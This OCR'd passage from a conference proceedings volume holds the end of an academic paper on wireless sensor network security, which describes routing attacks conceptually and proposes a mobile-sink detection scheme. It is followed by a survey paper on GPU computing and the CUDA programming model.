Flooding attacks are a form of denial of service. Instead of obscuring communication between nodes, fake or malicious nodes try to join the network. Every time a node requests to join a network, the closest nearby node will try to respond by sending back a signal. If the fake node never joins the network but keeps sending more requests to join, the process will just continue in turn draining the node of all its power. This can be countered by authentication algorithms. It requires a trusted third side to first identify nodes and then allow them to connect to the network. This would mean that the fake node will just be ignored once identified. Implementing a trusted third side increases the complexity of the network in the number of messages send. Depending on the implementation it does not increase the processing time since that can be done outside the network.

B. *Attacks on mitigated lower layer threats*

Attacks on mitigated lower layer threats are new security threats which derive from eliminating other threats via implementation of a network layer solution for them. A simple example of this is: using a group coordinator to prevent node capture. While this removes one threat, it now makes some node much more valuable to attack. There is no clear solution or general recommendation in such cases. Every security measure has its own weakness and making a system secure only depends on our notion of what degree or risk are we willing to accept. As stated before, these cases are very dependent of the type and characteristics of a network as are the recommended solutions.

C. *Routing attacks*

Routing attacks are cases where the flow of the data in the network is in some way altered to either hamper the network or provide benefit to the attacker. They require the attacker to already have control of one or more nodes within a network or being able to join the network with his own nodes. Such attacks focus on one of two things. The attacker will try to gain access to data from as many nodes as possible by routing the messages by his nodes or, he will focus on making sure that useful messages are not sent to the sink or required node. There are five types of attacks: selective forwarding, misdirection, sinkholes, wormholes and Sybil attack.

1) *Selective forwarding*

Selective forwarding is an attack where a node will only send some of the received messages while dropping others. Since all networks expect that a certain amount of messages will not be successfully sent and received, this attack could go on undetected. A simple example of this is when nodes are grouped to decide on the correct sensory reading. By only sending some of the information it is easy to influence the outcome of the group reading, while at the same time remaining undetected outside of the group. Selective forwarding is the most basic type of attack. It can be used by itself, by simply blocking all messages or it can be used as a tool to execute more complex attacks.

2) *Misdirection*

Misdirection is a form of attack where messages are intentionally sent to the wrong node. In some networks this could cause a change in the routing path. Depending on the configuration of the network, if a node were to continuously receive messages from its neighbor, it could come to the conclusion that some other part of the network was compromised and that a new routing path is needed. By doing so, network traffic could easily be forwarded using an already compromised node. Similarly to selective forwarding, misdirection can be its own goal or can be used to start a specific attack.

3) *Sinkhole attack*

Sinkhole attacks are groups of methods used to divert traffic to a specific node. Misdirection and selective forwarding would be such methods. Once all the network traffic is moving to a single node, it is up the attacker whether to use the opportunity to listen in or to disrupt communication.

4) *Wormhole attack*

Wormhole attacks are a clever way to use or create sinkhole attacks. For example, an attacker adds two nodes to a network which consider themselves neighbors. One of nodes is very close to the sink and the other is far away but surrounded by other nodes. What happens next is that the traffic will be forwarded via the newly created wormhole. If we look at the routing table of the compromised node in the middle of all the other nodes, then that node will be the closest connection to the sink in the area. This will make all the surrounding nodes start forwarding messages to that node. The attacker can than easily obtain all the sent messages of those node, since they are being forwarded between two nodes that he controls. Sinkhole and wormhole attacks can be used to disrupt the work of the network, but are mainly used to gather data without the attacker being detected.

5) *Sybil attack*

A Sybil attack is a disruptive attack in which one node presents itself as a number of nodes at the same time. This

allows the attacker to make his node very attractive to other nodes. In turn easily creating a sinkhole or disrupting the routing tables of nearby node.

Defending against routing attacks can be done in three ways. The first layer of defense is a good authentication system. If the attacker cannot add nodes to the network, he is forces to gain control of existing ones, which is a lot harder. Making an optimal routing system is the second step. Routing should not only be designed to be efficient but also very robust. Using different disjoint paths and algorithms which do not reconfigure, unless a multi node consensus is made, greatly improve security. The last part is to use redundancy. The success of an attack on a network is usually based on the fact: "can an attacker take over the critical number of nodes, within a given time, without being detected". Knowing this and the fact that nodes are relatively cheap, the security of a network can be greatly improved just be adding more nodes. Each of these steps greatly adds to the complexity or cost of the network.

VI. DETECTING ROUTING ATTACKS BY USING A MOBILE SINK

We propose a possible 4th option to defend against routing attacks by using a partially mobile sink node with the intent of better intruder detection. The idea comes from using a sometimes overlooked characteristic of WSNs: mobility. While a fully mobile wireless sensor network has even more security problems, because of even greater constraints, a partially mobile network may be able to achieve a balanced solution.

This method would be used in an aggregation type network. The network should be densely populated by nodes. The number of nodes should be around the point where randomly removing 20% of the nodes in the network would not cause any serious communication interruption. From the point of view of a single node it would mean that every node would have at least 3 other nodes within communication range Because of the high number of nodes, such networks are much more susceptible to sinkhole and wormhole attacks. By using a specific algorithm and sensors in the sink it should be possible to do a highly effective diagnosis of the network. Such a method in itself would not cause a significant message overhead but would require a larger number of control messages to be sent. This would allow for networks to have a lot more optimized routing tables without the need to plan redundant pathways. There are also certain applications, depending on the algorithm, to allow for location privacy. We plan on conducting more research in this field to determine if benefits gained from such a method would outweigh the disadvantages of using a mobile network. Also, we would like develop more models where such a method is useful, apart from intruder detection. Since mobile and partially mobile wireless sensor networks are a relatively new area, we believe that any research into this area will be greatly beneficial to finding an optimal solution to the current WSN security problems.

VII. CONCLUSION

Wireless sensor networks still face a large number of security problems due to limited memory, low processing strength and bandwidth issues. Nevertheless researchers have in the last 5 years slowly made progress by adapting and applying already known security methods to suit the possibilities of an embedded system. Network layer algorithms can detect and prevent lower level attacks like node corruption and node capture. Asymmetric cryptography is now a feasible option by using Elliptic Curve Cryptosystems. And better understanding of secure routing has increased network accessibility during attacks. We will continue working in the area of network layer security by experimenting with partially mobile sinks. In doing so, we want to determine if such methods can put less overall stress on routing algorithms, taking into account the added complexity of mobile wireless sensor networks, while providing the same level of security and intruder detection.

REFERENCES

[1] Fok, C.-L.; Roman, G.-C.; Lu, C.; , "Mobile agent middleware for sensor networks: an application case study," *Information Processing in Sensor Networks, 2005. IPSN 2005. Fourth International Symposium on* , vol., no., pp. 382- 387, 15 April 2005

[2] Mehta, P.; Chander, D.; Shahim, M.; Tejaswi, K.; Merchant, S.N.; Desai, U.B.; , "Distributed Detection for Landslide Prediction using Wireless Sensor Network," *Global Information Infrastructure Symposium, 2007. GIIS 2007. First International* , vol., no., pp.195-198, 2-6 July 2007

[3] Padhy, P., Martinez, K., Riddoch, A., Ong, H. L. R. and Hart, J. K. (2005) Glacial Environment Monitoring using Sensor Networks. In: *Real-World Wireless Sensor Networks*, June 20-21 2005, Stockholm, Sweden

[4] Burrell, J.; Brooke, T.; Beckwith, R.; , "Vineyard computing: sensor networks in agricultural production," *Pervasive Computing, IEEE* , vol.3, no.1, pp. 38- 45, Jan.-March 2004

[5] Jelicic, V.; Razov, T.; Oletic, D.; Kuri, M.; Bilas, V.; , "MasliNET: A Wireless Sensor Network based environmental monitoring system," *MIPRO, 2011 Proceedings of the 34th International Convention* , vol., no., pp.150-155, 23-27 May 2011

[6] Sivaramakrishnan, S.; Al-Anbuky, A.; , "Analysis of network connectivity: Wildlife and Sensor Network," *Telecommunication Networks and Applications Conference (ATNAC), 2009 Australasian* , vol., no., pp.1-6, 10-12 Nov. 2009

[7] Rashid, R.A.; Arifin, S.; Rahim, M.; Sarijari, M.A.; Mahalin, N.H.; , "Home healthcare via wireless biomedical sensor network," *RF and Microwave Conference, 2008. RFM 2008. IEEE International* , vol., no., pp.511-514, 2-4 Dec. 2008

[8] Furtado, H.; Trobec, R.; , "Applications of wireless sensors in medicine," *MIPRO, 2011 Proceedings of the 34th International Convention* , vol., no., pp.257-261, 23-27 May 2011

[9] Anthony D. Wood, John A. Stankovic, "A Taxonomy for Denial-of-Service Attacks in Wireless Sensor Networks," Handbook of Sensor Networks: Compact Wireless and Wired Sensing Systems, CRC Press, 2004. (invited chapter)

[10] Giruka, V. C., Singhal, M., Royalty, J. and Varanasi, S. (2008), Security in wireless sensor networks. Wireless Communications and Mobile Computing, 8: 1–24. doi: 10.1002/wcm.422

[11] Ren, Y., Oleshchuk, V., Li, F., Ge, X.. Security in Mobile Wireless Sensor Networks – A Survey. Journal of Communications, North America, 6, apr. 2011.

[12] Woo Kwon Koo; Hwaseong Lee; Yong Ho Kim; Dong Hoon Lee; , "Implementation and Analysis of New Lightweight Cryptographic Algorithm Suitable for Wireless Sensor Networks," *Information Security and Assurance, 2008. ISA 2008.*

International Conference on , vol., no., pp.73-76, 24-26 April 2008

[13] Haodong Wang; Bo Sheng; Tan, C.C.; Qun Li; , "Comparing Symmetric-key and Public-key Based Security Schemes in Sensor Networks: A Case Study of User Access Control," *Distributed Computing Systems, 2008. ICDCS '08. The 28th International Conference on* , vol., no., pp.11-18, 17-20 June 2008

[14] Burgner, D.E.; Wahsheh, L.A.; , "Security of Wireless Sensor Networks," *Information Technology: New Generations (ITNG), 2011 Eighth International Conference on* , vol., no., pp.315-320, 11-13 April 2011

Evolution and Trends in GPU Computing

Marko J. Mišić, Đorđe M. Đurđević, and Milo V. Tomašević
University of Belgrade/School of Electrical Engineering, Belgrade, Serbia
{marko.misic, djordje.djurdjevic, mvt}@etf.bg.ac.rs

Abstract – Central Processing Units (CPUs) are task-parallel, latency-oriented processors, while Graphics Processing Units (GPUs) are data-parallel, throughput oriented processors. Besides their traditional use as graphics coprocessors, the GPUs have been used in recent years for general purpose computations, too. Rapid development of graphics hardware led to an extensive use in both scientific and commercial applications. Numerous papers report high speedups in various domains. This paper presents an effort to bring GPU computing closer to programmers and wider community of users. GPU computing is explored through NVIDIA Compute Unified Device Architecture (CUDA) that is currently the most mature application programming interface (API) for general purpose computation on GPUs.

I. INTRODUCTION

From their beginning, graphics processing units (GPUs) have been used for specialized, intensive computations in the domain of computer graphics. Rendering of 3D graphics is a good example of highly intensive parallel computation. It includes computations for both geometry (vertices) and rasterization (pixels). Strong pressure from the fast growing gaming industry and the demand for fast, high definition graphics led to constant innovation and evolution of GPUs towards highly parallel, programmable processors with lots of GFLOPS and high throughput.

Central processing units (CPUs) are task-parallel, latency-oriented processors with transistors devoted to caching and sophisticated flow control. On the contrary, GPUs are data-parallel and throughput-oriented processors that hide relatively expensive global memory accesses with extensive use of parallel threads. Contemporary CPUs could be considered as *multicore* processors, since they need only several threads to fulfill their full capacity, while GPUs are *manycore* processors that need thousands of threads for their full use. The GPUs could be seen as coprocessing units to the CPUs, which are suitable for problems that exhibit high regularity and arithmetic intensity. Typically, the sequential parts of the program are executed on CPU, while the compute-intensive parts are offloaded to GPU to speedup the whole process.

The GPUs are found in many applications. At the very beginning, they were used mostly in academia, but since they brought significant speedups in several domains they were adopted from wider research community. GPUs are nowadays used in computational physics, computational chemistry, life sciences, signal processing, as well as finances, oil and gas exploration, etc.

This work has been partially funded by the Ministry of Education and Science of the Republic of Serbia (III44009 and TR32039). The authors gratefully acknowledge the financial support.

The rest of the paper is organized as follows. The second section presents a short history of modern GPUs, and gives a further discussion on General-Purpose computation on Graphic Processing Units (GPGPU). The third section presents an overview of the Compute Unified Device Architecture (CUDA) that exploits GPU computing power for general purpose computation. The fourth section concentrates on the issues related to CUDA program execution and performance optimization. The fifth section of the paper gives a brief discussion on application domains suitable for GPU computing and presents some programming primitives and common algorithms. Sixth section reveals some of the experiences and lessons learned by the authors of this paper. The final section briefly concludes the paper and discusses the future trends of GPU computing.

II. TOWARDS GENERAL PURPOSE COMPUTATION ON GPUS

In the early stages of their existence, the GPUs have been fixed-function processors used primarily for 3D graphics rendering. The entire execution was built around graphics pipeline that was made configurable to some extent, but not programmable [1]. GPUs were specialized to render a screen picture through several steps, as shown in Figure 1. About the same time, 3D graphics application programming interfaces (APIs) became popular, notably OpenGL and Direct3D component of Microsoft DirectX. They exposed several programmable features to the programmers. The direction towards more programmable processors was driven by the fact that programmers wanted to create more complex visual effects on the screen than those provided by the fixed-function graphics hardware. In these early days of the GPU programming, the programmer had to send the short programs to the GPU, by calling API functions. These programs processed graphic primitives.

A. Graphics hardware evolution

In graphics pipelines, certain stages do a great deal of floating-point arithmetic on completely independent data, such as transforming the positions of triangle vertices or generating pixel colors. This data independence, as the dominant application characteristics, is the key difference between the design assumption for GPUs and CPUs [1]. It allows a usage of a substantial hardware parallelism to process the bulks of data.

The first attempts to make the commercially available graphics processors more programmable exposed the vertex shader programmability, in NVIDIA GeForce 3 [2]. Further development provided programmability of the pixel shaders and full 32-bit floating point arithmetic




Figure 1. Fixed-function graphics pipeline

support. The vertex and pixel shader programs essentially define the behavior of the stages 1 and 3 in the fixed graphics pipeline (Figure 1.), respectively. Also, as an important improvement, texture lookups were made possible from the vertex shader stage. This development could be seen as a trend to unify the functionalities of different graphics pipeline stages, since they essentially required the same processing capabilities. ATI Xenos GPU, made for the gaming console Xbox 360, was the first to allow the vertex and pixel shaders to execute on the same (non-specialized) processor. This unified approach proved to be successful and was consequently adopted in modern GPUs.

Also, graphics rendering made an impact to memory architecture of the GPUs. Typically, input data are processed only once during one stage and accessed in a strictly coherent way. Rendering algorithms usually access contiguous memory locations simultaneously which allows efficient memory bandwidth utilization. The GPU memory is organized in banks that allow simultaneous access to neighboring memory locations. The GPU memory architecture is built to emphasize bandwidth over latency, bringing more than 100 GB/s in recent GPUs. Whereas the CPU die area is dominated by cache memories, GPUs are dominated by floating-point datapath and fixed-function logic [1], thus efficiently hiding latency with massive parallelism.

On the other hand, the GPU memory organization had a very restricted memory access policy. Since the output data of the shader programs are pixels, they have predefined positions on the screen (and thus in the frame buffer). The output address of a pixel is always determined before the pixel is processed and the processor cannot change the output location of a pixel, so the pixel processors were incapable of memory "scatter" operations [3]. For several generations, GPUs lacked an efficient way to do the scatter operation, e.g. to write to a calculated (arbitrary) memory address.

B. Software support for general purpose computation

In the early stages of the GPU development, some researchers noticed the computational power of those processors and tried to use that power to solve general, compute-intensive problems. Because typical graphics scenes consist of primitives defined with fewer vertices than the number of pixels on modern displays, the programmable stage with the highest arithmetic rates in modern GPU pipeline is the pixel shader stage. Therefore, a typical GPU program used the pixel processor as the computation engine for the general-purpose computation on the GPU [3].

However, that was a challenging process, since it involved the usage of the graphics-oriented APIs, such as OpenGL or Direct3D, to launch a computation. Besides learning the basics of the API, one also needed to express a general-computation problem in the sense of graphics primitives and write the appropriate shader program. Again, output data needed to be converted from a pixel form, stored in a frame buffer, to data meaningful to the programmer. A very good example of such a programming model for the common problem of fluid simulation is found in [4]. Since OpenGL and Direct3D are primarily intended for graphics usage, no common features, like user data types or bitwise operators, were available. Also, attempts to do GPU programming were hindered by lack of dedicated tool chain – proper compiler support, debugging and profiling tools, and libraries.

Despite this quite awkward way of programming in the beginning, researchers demonstrated usefulness of GPUs for solving general-purpose problems in various domains. Papers [3] and [4] reported significant speedups in the domains of computational physics (fluid dynamics, game physics, etc.), computational biology (protein folding), and image processing (magnetic resonance imaging). Many more examples can be found in [3], including a survey of suitable programming techniques and data structures for GPU programming.

C. GPU computing era

The first fully unified GPU, NVIDIA GeForce 8800, brought an array of unified processors that execute logical graphics pipeline with the support of some fixed-function logic. Vertex shading, geometry shading, and pixel shading were executed on the same array of processors and used the same pool of resources. This design pursued much better workload balance, since different stages need different amount of resources during their execution that could be dynamically allocated.

The GeForce 8800 was also the first GPU to use scalar thread processors rather than vector processors [5]. It brought a wider instruction set to support C and other general-purpose languages, including integer and IEEE 754 floating-point arithmetic. Also, the GeForce 8800 eliminated memory access restrictions and provided load and store memory access instructions with byte addressing. It provided new hardware and instructions to support parallel computation, communication, and synchronization. Contemporary NVIDIA GPUs are programmed through simple C language extension and corresponding application programming interface or, more recently, through OpenCL API.

Similarly to NVIDIA, ATI (now AMD) also introduced unified shader architecture with Radeon 2000/3000 series of processors. Unlike NVIDIA that exposed GPU programmability through C language extension, AMD firstly exposed programmability through low-level programming interface, called Close-To-Metal that did not gain much success. Its successor, Stream SDK, included an open-source Brook+ language for GPGPU. In a more recent development, AMD switched to fully supported OpenCL, as a main platform to program their GPUs [6].

III. CUDA OVERVIEW

CUDA (Compute Unified Device Architecture) is a parallel computer architecture developed by NVIDIA, which came as a result of a need to simplify the use of GPUs for non-graphics applications. CUDA exposed a generic parallel programming model in a multithreaded environment, with support for synchronization, atomic operations, and eased memory access. Programmers do not need to use graphics API anymore to execute non-graphics computation.

A. *Programming model*

Essentially, the processing units of the GPU follow a single program multiple-data (SPMD) programming model, since many elements are processed in parallel using the same program. Processing elements (threads) can read data from a shared global memory (a "gather" operation) and write back to arbitrary locations in shared global memory ("scatter" operation). Generally, threads execute the same code that is inherent to SIMD execution model. However, since threads could follow different execution paths through branching in the same program, that leads to more general SPMD programming model.

Programs on the CUDA platform are executed in co-processing mode. Typically, the application consists of two parts. Sequential parts of the application are executed on the CPU (host) that is responsible for data management, memory transfers, and the GPU execution configuration. Compute-intensive, parallel parts of the code are executed on the GPU (device) as special functions (kernels) that are called by the CPU.

A kernel is executed by a large number of lightweight threads that run on the processing units called streaming multiprocessors (SMs). Every streaming multiprocessor is a SIMD processor, currently consisting of up to 32 scalar processors. Threads are organized in blocks executed on a single multiprocessor, and kernel execution is organized as a grid of thread blocks, as shown in Figure 2. Thread blocks executed on the same SM share the available resources, such as registers and shared memory. Depending on the commercial target niche, modern GPUs have from 2 up to 32 streaming multiprocessors. Due to this organization of thread execution, a kernel scales very well across any number of parallel processors. Efficient threading management in GPUs allows applications to expose a much larger amount of parallelism than available through hardware execution resources, with little or no penalty [1]. A compiled CUDA program executes on any size GPU automatically using more parallelism on GPUs with more processor cores and threads [5].

The number of threads in a block, and the number of blocks in a grid are specified through execution configuration of the kernel. Both block and grid could be multidimensional (1D, 2D and 3D) to support different memory access patterns. Every thread has a unique thread index within a block, and every block has a unique identifier within a grid. Threads can access those identifiers and dimensionality through special, built-in variables. Typically, every thread uses its own indices to make branching decisions, and to simplify memory addressing, when processing multidimensional data.




Figure 2. CUDA execution model

CUDA provides a way to synchronize threads in the same block using the barrier synchronization primitive. However, threads in different thread blocks cannot cooperate, since they could be executed on different streaming multiprocessors. Global synchronization is possible only through repeated kernel calls, which is one of the inherent limitations of manycore architectures.

B. *Memory hierarchy*

CUDA offers specific memory hierarchy to support fast, parallel execution. Threads have access to registers, local memory, shared memory, constant memory, texture memory, and global memory. All threads have access to slow, global device memory (DRAM). However, access to global memory is slow (approx. 200 cycles), in comparison to other memories, so other smaller memories could be used for temporary storage and reuse of data.. Every thread has an exclusive access to given (allocated) registers and local memory. Although private to the thread, local memory is off-chip. Hence, access to local memory is as expensive as access to global memory [7]. Threads in a block could share data through per-block shared memory. Shared memory could be seen as a user-managed cache (scratchpad) memory as it could be accessed very fast (3-4 cycles). The programmer is responsible to bring the data to and move it from the shared memory. Also, threads can access constant memory, that is read-only and cached, and texture memory using special hardware units.

IV. PERFORMANCE CONSIDERATIONS

Although it is not difficult to write a correct CUDA program that can run on any CUDA device, performance can vary greatly depending on the resource constraints of the particular device architecture. So, performance concerned programmers still need to be aware of them to make a good use of a contemporary hardware.

A. *Thread scheduling and execution*

Logically, threads are executed in thread batches, called thread blocks. Physically, however, every thread block is executed on a SM in 32-thread units called warps. Threads in a block are partitioned into warps based on their indices. Consecutive threads could be considered to reside in the same warp. Threads in a block can execute in any order relatively to each other, so the synchronization is needed to avoid race conditions.

Warps are used as an execution optimization technique to hide latency of the long-latency operations, such as global memory accesses or floating-point operations. Every SM implements zero-overhead warp scheduling policy. The selection of warps ready for execution does not impose any additional time, so the waiting time of warp instructions is hidden by executing instructions from other warps.

All threads in a warp execute the same instruction when selected for execution. This SIMD style of execution works well when all threads in a warp execute the same path. But, since GPUs allow threads to follow different execution paths, a problem arises when threads within a warp diverge. In those situations, the hardware sequentially executes both control paths for all threads in a warp and thus creates a performance penalty. The programmer is responsible to structure the code in a way to avoid incoherent branching. A good example of how *if-then-else* construct is executed on SM can be found in [1], and a good survey on flow control mechanisms used in GPUs in [3].

B. Memory access

Global memory access is slow (approx. 200 cycles) in comparison with access to other memories in the hierarchy. But, since GPU applications process vast bulks of data, global memory accesses should be carefully considered to reach the peak bandwidth available on the GPUs. Also, to achieve high bandwidth utilization, the GPU memory is organized in banks. On NVIDIA Tesla GPU architecture, the memory is divided in 16 banks. Each bank can serve one memory request per cycle. To allow simultaneous accesses, consecutive memory locations are located in consecutive memory banks. Multiple simultaneous accesses to the same bank result in a bank conflict and conflicting accesses are then serialized.

When accessing global memory, peak bandwidth utilization is achieved when all threads in a half of the warp access consecutive memory locations. Memory accesses are then combined into a single memory transaction and data are delivered at high rates. This technique is called memory coalescing. Essentially, programmers should organize memory accesses in a way that follows those favorable patterns.

C. Shared memory

In order to achieve high performance on the GPUs, many computations should be done between two global memory accesses. To achieve better reuse of data and improve arithmetic intensity, threads can cooperate through per block shared memory. Usually, data set is partitioned into subsets that fit into the shared memory. Each thread block loads the subset from the global memory to shared memory and then performs computation on the given elements. Threads use shared memory for temporary storage and cooperation. Each thread block then writes the results from shared memory to global memory. Loading and storing of data should be done in a coherent way to exploit memory coalescing. The above described technique is often referred to as “tiling” technique for data processing on the GPUs.

D. Resource limitations

Every streaming multiprocessor in the GPU has a limited set of execution resources such as registers, thread block slots, thread slots, and shared memory. These resources are dynamically partitioned among threads during the execution. One can run a smaller number of threads that require many registers each or a large number of threads that require few registers. Dynamic partitioning of the resources gives more flexibility to compilers and programmers, but can also result in underutilization of resources, and thus performance degradation. More one this topic can be found in [1] and [7].

E. Streams

Beside the massive data parallelism through the kernel execution, CUDA offers one more way to overlap tasks. CUDA exposes the concept of streams which presents a kind of a task-parallelism between CPU and the GPU [8]. Stream represents a queue of GPU operations such as memory copies and kernel launches that get executed in a specific order. Streams can help to accelerate GPU applications by overlapping kernel execution and memory copies between the CPU and the GPU. More on concurrent execution between CPU and GPU can be found in [8] and [9].

V. APPLICATION DOMAINS

The GPU performance and computational power offer a lot for particular classes of applications. A very good survey of characteristics that application needs to satisfy to be successfully mapped for GPU execution could be found in [4].

First, parallelism should be substantial. The GPU utilization depends on a high degree of parallelism in the workload. The GPU also needs a substantial workload to hide memory latency, so computational requirements should be large. Thus, high throughput is more important than latency in GPU systems. Number of numeric computations performed per memory transaction should be an order of magnitude higher in order to preserve arithmetic intensity. On the other hand, execution divergence should be avoided as much as possible. Since threads are run in batches, if threads within a batch diverge, there is a penalty in prolonged execution. Finally, bandwidth utilization has to be sustainable. The GPUs have high peak bandwidth utilization to and from their onboard memory. But, for applications, such as sorting, that have a low computation to bandwidth ratio, it is of great importance to maximize coherent memory accesses.

A. GPU primitives

GPU programming exposes a different programming model and paradigm than traditional, sequential programming. That requires the programming constructs familiar to parallel supercomputer users, but often new to ordinary programmers reared on sequential machines or loosely coupled clusters [4]. New primitives and data structures, suitable for GPU execution, gained interest from research community [10]. Also, manycore architecture of the contemporary GPUs revived several old ideas, such those that emphasize parallel prefix sum

(scan) operation [11] and sorting networks [12]. Sorting operation is the well-studied operation on GPUs and it is discussed in section VI.A.

There are several proprietary and open-source libraries that implement common algorithms on the GPU. Those include FFT algorithms (cuFFT), BLAS library (cuBLAS), pseudorandom-number generation (cuRAND), and CUDPP (CUDA Data Parallel Primitives) library that implements primitives like scan, sorting, and reduction [13]. Also, several projects try to provide higher level interfaces for CUDA programming. Thrust project [14] provides high-level, object-oriented API for GPU programming. The GMAC project implements an asymmetric distributed shared memory model to be used by CUDA programs [15]. That model allows CPU code to access data hosted in GPU memory.

B. *GPU applications*

Numerous papers reported speedups in various application domains. Papers [3] and [4] give a fine survey on those applications. The GPU accelerated applications are used in computational physics, computational chemistry, life sciences, medical imagining, mathematics (linear algebra, differential equations solvers), computer vision, signal and image processing and many more.

Notable scientific applications that benefited from GPU acceleration are NAMD [16] and VMD [17] molecular dynamics software, developed at University of Illinois, Urbana-Champaign, AMBER molecular mechanics software [18], and Folding@home project (protein folding) at the Stanford University [19]. Also, numerous commercial software packages are accelerated using GPUs, such as MathWorks MATLAB, Adobe Photoshop, and many more.

VI. CASE STUDY

This section outlines the experiences of the authors of this paper with the GPU accelerated applications. It shortly describes sorting on the GPU, as one of the frequently used primitives in the GPU computing, and domino-tiling, the CUDA accelerated algorithm for conforming the triangular mesh generation..

A. *Sorting on the GPUs*

Sorting operations are the important parts in modern applications, since these operations are used to optimize the search and merge activities, to produce the human-readable form of data, etc. The GPU-based sorting implementations attracted the researchers with several papers reporting significant speedups in quicksort [20], merge sort and radix sort algorithms [21]. Sorting operations are bandwidth consuming and access data in irregular patterns, so they heavily depend on efficient shared memory utilization. The authors of this paper shared a similar experience with the GPU sorting algorithms as in [22] and [23], where they conducted a performance comparison of those algorithms in the controlled test environment. The results shown in those papers suggest that the GPU implementations of the common sorting algorithms are 3 to 5 times faster




Figure 3. Performance comparison of the GPU sorting algorithms and CPU sequential (qsort) algorithm

compared to the same algorithms implemented on the shared memory and message passing platforms.

Figure 3. shows an interesting comparison between the GPU sorting algorithms and standard C library sort function, *qsort*. Typically, the GPU implementations outperform the sequential *qsort*, except for arrays under 10k elements. The GPU kernel calls need some preparatory steps, so there is an amount of parallel overhead involved in the execution of every GPU algorithm. That time prevails in the overall execution time for smaller arrays, while it is amortized for larger arrays.

B. *Domino tiling*

One of the authors experienced the advantage in using CUDA to accelerate computations in the domain of computer graphics. The GPU accelerated fast conforming triangular mesh construction for rendering changeable height fields, dubbed Domino Tiling (DT) is presented in [24]. DT constructs a triangular mesh by deploying predefined mesh patterns (consisting of many triangles) so that the adjacent patterns seamlessly match, similarly to a domino game. One pattern is assigned to each height field patch (a small square portion of the height field), as an approximation of the fully accurate mesh. Mesh construction involves the visibility culling and level-of-details computation for each patch.

The speed comparison results are presented in Figure 4. The experiments were carried out on two different height fields (Puget Sound and Utah) for three different sizes, from 4K×4K points to 16K×16K points. The times given for CUDA implementation include the transfer time




Figure 4. Performance comparison of the sequential (CPU) and CUDA (GPU) implementation of the Domino Tiling algorithm.

of the computation results, from GPU memory to CPU memory. For smaller terrain sizes, the CPU implementation is faster, especially in the case of the Utah dataset for the size 4K×4K. As the terrain size increases, the CUDA implementation takes the upper hand, and becomes significantly faster (Puget Sound dataset, 16K×16K). The reason for this effect is the inevitable overhead in invocation of several CUDA kernels and the final data transfer. The impact of the overhead diminishes as the height field grows larger. The speed comparison also shows that the CUDA implementation scales much better with the height field size than the CPU implementation. The CUDA implementation shows a sublinear increase in the computation time, while the computation time roughly quadruples in the CPU implementation.

VII. Conclusion and Future Trends

The paper presents an introduction to the general purpose GPU computing and focuses on CUDA, the most mature programming interface in the domain. Performance considerations and an overview of current application domains are given.

With the introduction of Fermi GPU architecture in 2010, NVIDIA has already taken steps to improve GPU performance and robustness. Fermi architecture relaxed some resource utilization constraints, improved flow control, introduced L2 caches, and unified GPU memory space [5]. Introduction of L2 caches largely relaxed memory coalescing constraints, since they provide hardware level support. Also, multi-GPU connection has been improved, with the support of direct memory transfers.

In the API domain, it is expected to see wider adoption of OpenCL in the programming community, since it is supported by major competitors in the field. OpenCL brings parallel computation to a broader set of devices, so there are still performance tuning considerations, but they are expected to be alleviated with maturity of OpenCL drivers for different architectures.

The fate of coprocessors in commodity computers, such as floating-point coprocessors, has been to end up into the chipset or onto the microprocessor [4]. Although the GPUs resisted that trend with constant performance improvements, potential performance increase could motivate such hybrid solutions. Hybrid CPU/GPU approaches could be seen in foreseeable future, with all major competitors announcing their new, hybrid architectures. Intel has already launched new SandyBridge architecture with integrated GPU and announced new MIC (Many Integrated Cores) architecture. AMD has the similar approach for mobile devices, called Fusion. Also, NVIDIA presented their new, research approach for heterogeneous computing, called Echelon [25].

In the future, it is expected that GPU architectures will evolve to further broaden application domains and to become more agile and better suited to handle arbitrary control flow and data access patterns. With many applications that benefited from GPU acceleration, GPU computing will become increasingly important. Since, sequential processors do not scale anymore at satisfactory rates, programmers need to use parallelism offered by the manycore architectures for an increased performance required to deliver more value to the end users.

References

[1] Kirk, D. B., Hwu, W. M., „Programming Massively Parallel Processors: A Hands-on Approach“, Morgan Kaufmann, 2010..

[2] „Vertex shaders: A Facet of the nfiniteFX Engine “, 2012., http://www.nvidia.com/object/feature_vertexshader.html

[3] Owens, J. D., Luebke, D., Govindaraju, N., Harris, M., Krüger, J., Lefohn, A. E., Purcell, T. J., „A Survey of General-Purpose Computation on Graphics Hardware“, *Computer Graphics Forum*, vol. 26, No. 1, 2007., pp. 80–113

[4] Owens, J.D., Houston, M., Luebke, D., Green, S., Stone, J.E., Phillips, J.C., “GPU Computing”, *Proceedings of the IEEE*, vol. 96, No. 5., 2008., pp. 879–899

[5] Nickolls, J., Dally, W.J., „GPU Computing era“, *IEEE Micro*, vol. 30, No. 2, 2010., pp. 56–69

[6] „A Brief History of General Purpose (GPGPU) Computing“, AMD Corporation, 2009., http://www.amd.com/us/products/technologies/stream-technology/opencl/pages/gpgpu-history.asp

